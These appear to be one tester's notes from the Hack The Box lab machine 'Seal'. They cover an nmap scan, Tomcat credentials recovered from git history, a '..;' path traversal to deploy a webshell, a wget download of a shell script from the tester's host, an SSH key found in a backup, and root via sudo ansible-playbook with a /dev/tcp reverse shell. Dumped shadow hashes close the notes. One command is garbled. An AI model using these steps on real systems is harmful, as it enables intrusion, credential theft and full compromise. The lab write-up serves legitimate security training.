Creds

Username	Password	Description
tomcat	42MrHBf*z8{Z%	seal.htb/manager/status (tomcat)
luis	42MrHBf*z8{Z%	gitbucket

Nmap


Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
443	https	nginx 1.18.0 (Ubuntu)
8080	http-proxy	

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Wed Oct  6 12:45:12 2021 as: nmap -sC -sV -p- -oN nmap/Full -vvv 10.10.10.250
Nmap scan report for 10.10.10.250
Host is up, received echo-reply ttl 63 (0.032s latency).
Scanned at 2021-10-06 12:45:12 EDT for 34s
Not shown: 65532 closed ports
Reason: 65532 resets
PORT     STATE SERVICE    REASON         VERSION
22/tcp   open  ssh        syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC1FohcrXkoPYUOtmzAh5PlCU2H0+sFcGl6XXS6vX2lLJ3RD2Vd+KlcYtc2wQLjcYJhkFe793jmkogOSh0uI+fKQA9z1Ib3J0vtsIaNkXxvSMPcr54QxXgg1guaM1OQl43ePUADXnB6WqAg8QyF6Nxoa18vboOAu3a8Wn9Qf9iCpoU93d5zQj+FsBKVaD

|   256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBD+SiHX7ZTaXWFgBUKSVlFmMYtqF7Ihjfdc51aEdxFdB3xnRWVYSJd2JhOX1k/9V62eZMhR/4Lc8pJWQJHdSA/c=
|   256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMXLlJgua8pjAw5NcWgGDwXoASfUOqUlpeQxd66seKyT
443/tcp  open  ssl/http   syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Seal Market
| ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK/emailAddress=admin@seal.htb/organizationalUnitName=Infra/localityName=Hackney
| Issuer: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK/emailAddress=admin@seal.htb/organizationalUnitName=Infra/localityName=hackney
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-05-05T10:24:03
| Not valid after:  2022-05-05T10:24:03
| MD5:   9c4f 991a bb97 192c df5a c513 057d 4d21
| SHA-1: 0de4 6873 0ab7 3f90 c317 0f7b 872f 155b 305e 54ef
| -----BEGIN CERTIFICATE-----
| MIIDiDCCAnACAWQwDQYJKoZIhvcNAQELBQAwgYkxCzAJBgNVBAYTAlVLMQ8wDQYD

| VQQIDAZMb25kb24xEDAOBgNVBAcMB2hhY2tuZXkxFTATBgNVBAoMDFNlYWwgUHZ0
| IEx0ZDEOMAwGA1UECwwFSW5mcmExETAPBgNVBAMMCHNlYWwuaHRiMR0wGwYJKoZI
| hvcNAQkBFg5hZG1pbkBzZWFsLmh0YjAeFw0yMTA1MDUxMDI0MDNaFw0yMjA1MDUx
| MDI0MDNaMIGJMQswCQYDVQQGEwJVSzEPMA0GA1UECAwGTG9uZG9uMRAwDgYDVQQH
| DAdIYWNrbmV5MRUwEwYDVQQKDAxTZWFsIFB2dCBMdGQxDjAMBgNVBAsMBUluZnJh
| MREwDwYDVQQDDAhzZWFsLmh0YjEdMBsGCSqGSIb3DQEJARYOYWRtaW5Ac2VhbC5o
| dGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDafbynnscdjWeuXTrD
| M36rTJ0y2pJpDDFe9ngryz/xw1KsoPfEDrDE0XHc8LVlD9cxXd/8+0feeV34d63s
| YyZ0t5tHlAKw1h9TEa/og1yR1MyxZRf+K/wcX+OwXYFtMHkXCZFH7TPXLKtCrMJM
| Z6GCt3f1ccrI10D+/dMo7eyQJsat/1e+6PgrTWRxImcjOCDOZ1+mlfSkvmr5TUBW
| SU3uil2Qo5Kj9YLCPisjKpVuyhHU6zZ5KuBXkudaPS0LuWQW1LTMyJzlRfoIi9J7
| E2uUQglrTKKyd3g4BhWUABbwyxoj2WBbgvVIdCGmg6l8JPRZXwdLaPZ/FbHEQ47n
| YpmtAgMBAAEwDQYJKoZIhvcNAQELBQADggEBAJZGFznhRSEa2DTgevXl1T8uxpiG
| PPd9R0whiIv3s225ir9SWW3Hl1tVkEY75G4PJA/DxmBIHxIK1OU8kZMuJUevnSIC
| rK16b9Y5Y1JEnaQwfKCoQILMU40ED76ZIJigGqAoniGCim/mwR1F1r1g63oUttDT
| aGLrpvN6XVkqSszpxTMMHk3SqwNaKzsaPKWPGuEbj9GGntRo1ysqZfBttgUMFIzl
| 7un7bBMIn+SPFosNGBmXIU9eyR7zG+TmpGYvTgsw0ZJqZL9yQIcszJQZPV3HuLJ8
| 8srMeWYlzSS1SOWrohny4ov8jpMjWkbdnDNGRMXIUpapho1R82hyP7WEfwc=
|_-----END CERTIFICATE-----
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
8080/tcp open  http-proxy syn-ack ttl 63
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 401 Unauthorized
|     Date: Wed, 06 Oct 2021 16:59:49 GMT
|     Set-Cookie: JSESSIONID=node01h78ub2w3s4bad4h7nhwuggy420529.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 0
|   GetRequest:
|     HTTP/1.1 401 Unauthorized
|     HTTP/1.1 401 Unauthorized
|     Date: Wed, 06 Oct 2021 16:59:48 GMT
|     Set-Cookie: JSESSIONID=node01d36rl4i2l85o194ezcdo3bgdz20527.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Wed, 06 Oct 2021 16:59:48 GMT
|     Set-Cookie: JSESSIONID=node0zfxq8cqtri1h1e603m0x7ue3z20528.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Allow: GET,HEAD,POST,OPTIONS
|     Content-Length: 0
|   RPCCheck:
|     HTTP/1.1 400 Illegal character OTEXT=0x80
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 71
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character OTEXT=0x80</pre>
|   RTSPRequest:
|     HTTP/1.1 505 Unknown Version
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|     <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
|   Socks4:
|     HTTP/1.1 400 Illegal character CNTL=0x4
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x4</pre>
|   Socks5:
|     HTTP/1.1 400 Illegal character CNTL=0x5
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x5</pre>
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.91%I=7%D=10/6%Time=615DD2B1%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,F9,"HTTP/1\.1\x20401\x20Unauthorized\r\nDate:\x20Wed,\x2006\x2
SF:0Oct\x202021\x2016:59:48\x20GMT\r\nSet-Cookie:\x20JSESSIONID=node01d36r
SF:l4i2l85o194ezcdo3bgdz20527\.node0;\x20Path=/;\x20HttpOnly\r\nExpires:\x
SF:20Thu,\x2001\x20Jan\x201970\x2000:00:00\x20GMT\r\nContent-Type:\x20text
SF:/html;charset=utf-8\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOptions,10C
SF:,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Wed,\x2006\x20Oct\x202021\x2016:59
SF::48\x20GMT\r\nSet-Cookie:\x20JSESSIONID=node0zfxq8cqtri1h1e603m0x7ue3z2
SF:0528\.node0;\x20Path=/;\x20HttpOnly\r\nExpires:\x20Thu,\x2001\x20Jan\x2
SF:01970\x2000:00:00\x20GMT\r\nContent-Type:\x20text/html;charset=utf-8\r\
SF:nAllow:\x20GET,HEAD,POST,OPTIONS\r\nContent-Length:\x200\r\n\r\n")%r(RT
SF:SPRequest,AD,"HTTP/1\.1\x20505\x20Unknown\x20Version\r\nContent-Type:\x
SF:20text/html;charset=iso-8859-1\r\nContent-Length:\x2058\r\nConnection:\
SF:x20close\r\n\r\n<h1>Bad\x20Message\x20505</h1><pre>reason:\x20Unknown\x
SF:20Version</pre>")%r(FourOhFourRequest,F8,"HTTP/1\.1\x20401\x20Unauthori
SF:zed\r\nDate:\x20Wed,\x2006\x20Oct\x202021\x2016:59:49\x20GMT\r\nSet-Coo
SF:kie:\x20JSESSIONID=node01h78ub2w3s4bad4h7nhwuggy420529\.node0;\x20Path=
SF:/;\x20HttpOnly\r\nExpires:\x20Thu,\x2001\x20Jan\x201970\x2000:00:00\x20
SF:GMT\r\nContent-Type:\x20text/html;charset=utf-8\r\nContent-Length:\x200
SF:\r\n\r\n")%r(Socks5,C3,"HTTP/1\.1\x20400\x20Illegal\x20character\x20CNT
SF:L=0x5\r\nContent-Type:\x20text/html;charset=iso-8859-1\r\nContent-Lengt
SF:h:\x2069\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1><
SF:pre>reason:\x20Illegal\x20character\x20CNTL=0x5</pre>")%r(Socks4,C3,"HT
SF:TP/1\.1\x20400\x20Illegal\x20character\x20CNTL=0x4\r\nContent-Type:\x20
SF:text/html;charset=iso-8859-1\r\nContent-Length:\x2069\r\nConnection:\x2
SF:0close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20Illegal\x20
SF:character\x20CNTL=0x4</pre>")%r(RPCCheck,C7,"HTTP/1\.1\x20400\x20Illega
SF:l\x20character\x20OTEXT=0x80\r\nContent-Type:\x20text/html;charset=iso-
SF:8859-1\r\nContent-Length:\x2071\r\nConnection:\x20close\r\n\r\n<h1>Bad\
SF:x20Message\x20400</h1><pre>reason:\x20Illegal\x20character\x20OTEXT=0x8
SF:0</pre>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct  6 12:45:46 2021 -- 1 IP address (1 host up) scanned in 34.56 seconds
```

- admin@seal.htb

Web Enumeration (443 and 8080)



SEAL MARKET

Welcome To Seal


Vegetables Shop

Best selling market in European Region

Vegetable

3 input fields

appears to be a tomcat server... i followed /admin and /manager and it redirected to /manager/html



401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App How-To.

GIT



Sign in

Username:

Password:

Sign in

Don't have an account? Create one.

Register user

Username	Password
SuperDuper	SuperDuper

analyse git files and old commits

found password in original commit of tomcat-user file.

```
<user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
</tomcat-users>
```

tomcat:42MrHBf*z8{Z% ⟹ 00 - Loot > Creds

users found in `git log`

- alex
- luis
- root

log into tomcat at seal.htb/manager/status

nothing much...

log into git with

luis:42MrHBf*z8{Z% 00 - Loot > Creds]

Back to tomcat

nginx and tomcat Path Traversal

exploit

```
GET /manager/..;/manager/html HTTP/1.1
...[snip]...
```

ok. awesome! upload webshell and profit!
Build webshell.jar

deploy webshell.jar (modify request with burpsuite)

```
POST /manager/..;/manager/html/upload?org.apache.catalina.filters.CSRF_NONCE=C424DF4248D9A97D2D576BA48C081D43 HTTP/1.1
...[snip]...
```

Start python Web server, Visit /webshell, Convert requests to POST, for simplicity, and use these commands to get rev shell

```
cmd=wget+http://10.10.14.98/shell.sh+-O+/dev/shm/shell.sh
cmd=ls+-al+/dev/shm
cmd=bash+0.10/dev/shm/shell.sh
```

Tomcat Enumeration

linpeas.sh

```
╔══════════╣ Modified interesting files in the last 5mins (limit 100)
/opt/backups/archives/backup-2021-10-07-01:50:33.gz
```

backup.gz

```
tomcat@seal:/dev/shm/backups$ tar xzvf back.gz
dashboard/

...[snip]...

dashboard/uploads/.ssh/
dashboard/uploads/.ssh/id_rsa
dashboard/uploads/.ssh/id_rsa.pub
dashboard/uploads/.ssh/authorized_keys

...[snip]...
```

noticed the .ssh/id_rsa

perfect. can try to use the backup of the id_rsa

`ssh -i dashboard/uploads/.ssh/id_rsa luis@localhost`

luis

user.txt

```
2d4971c691b952cedb4ae404bc60d55a
```

Luis Enumeration

```
luis@seal:/dev/shm$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
```

GTFOBins

```
luis@seal:~$ TF=$(mktemp)
luis@seal:~$ echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >$TF
luis@seal:~$ sudo ansible-playbook $TF
```

```
luis@seal:~$ sudo ansible-playbook $TF
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all'


PLAY [localhost]
********************************************************************************************************************************************************************************************************************


TASK [Gathering Facts]
***************************************************************************************************************************************************************************************************************
ok: [localhost]

TASK [shell]
********************************************************************************************************************************************************************************************************************

```

or if want a remote shell

`echo '[{hosts: localhost, tasks: [shell: /bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.98/9001 0>&1"]}]' >$TF`

`echo '[{hosts: localhost, tasks: [shell: cat /root/root.txt>/dev/tty]}]' >$TF`

Note must output to /dev/tty if want to see the text.....

`echo '[{hosts: localhost, tasks: [shell: <cmd here>]}]' >$TF`

root

```
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
```

root.txt

```
# cat root.txt
bf54be4e2f7ffba58b88156ede7a5dd9
```

/etc/shadow

```
# cat /etc/shadow
root:$6$D8b4qJlaLsRsvwuy$qvUFLUdvoH0EsvrLSJCpejOmV7bZoCO2ZGH2ueU77uAHpxepSfK.ts4LkkfwzuJ.IJ87EeK9RrNKHEorKQp3r.:18752:0:99999:7:::
...[snap]...
luis:$6$2tGOIZ.O0MqK5nDd$nl12rn9ftZIPGGiFjDKBItGJlKB4uIwsrjVqq6Bkp2C7DVEE9/T4VuZjT1kbZjHCfVgVRGP7sqnSCiu1IRIUZ.:18753:0:99999:7:::
...[snip]...
```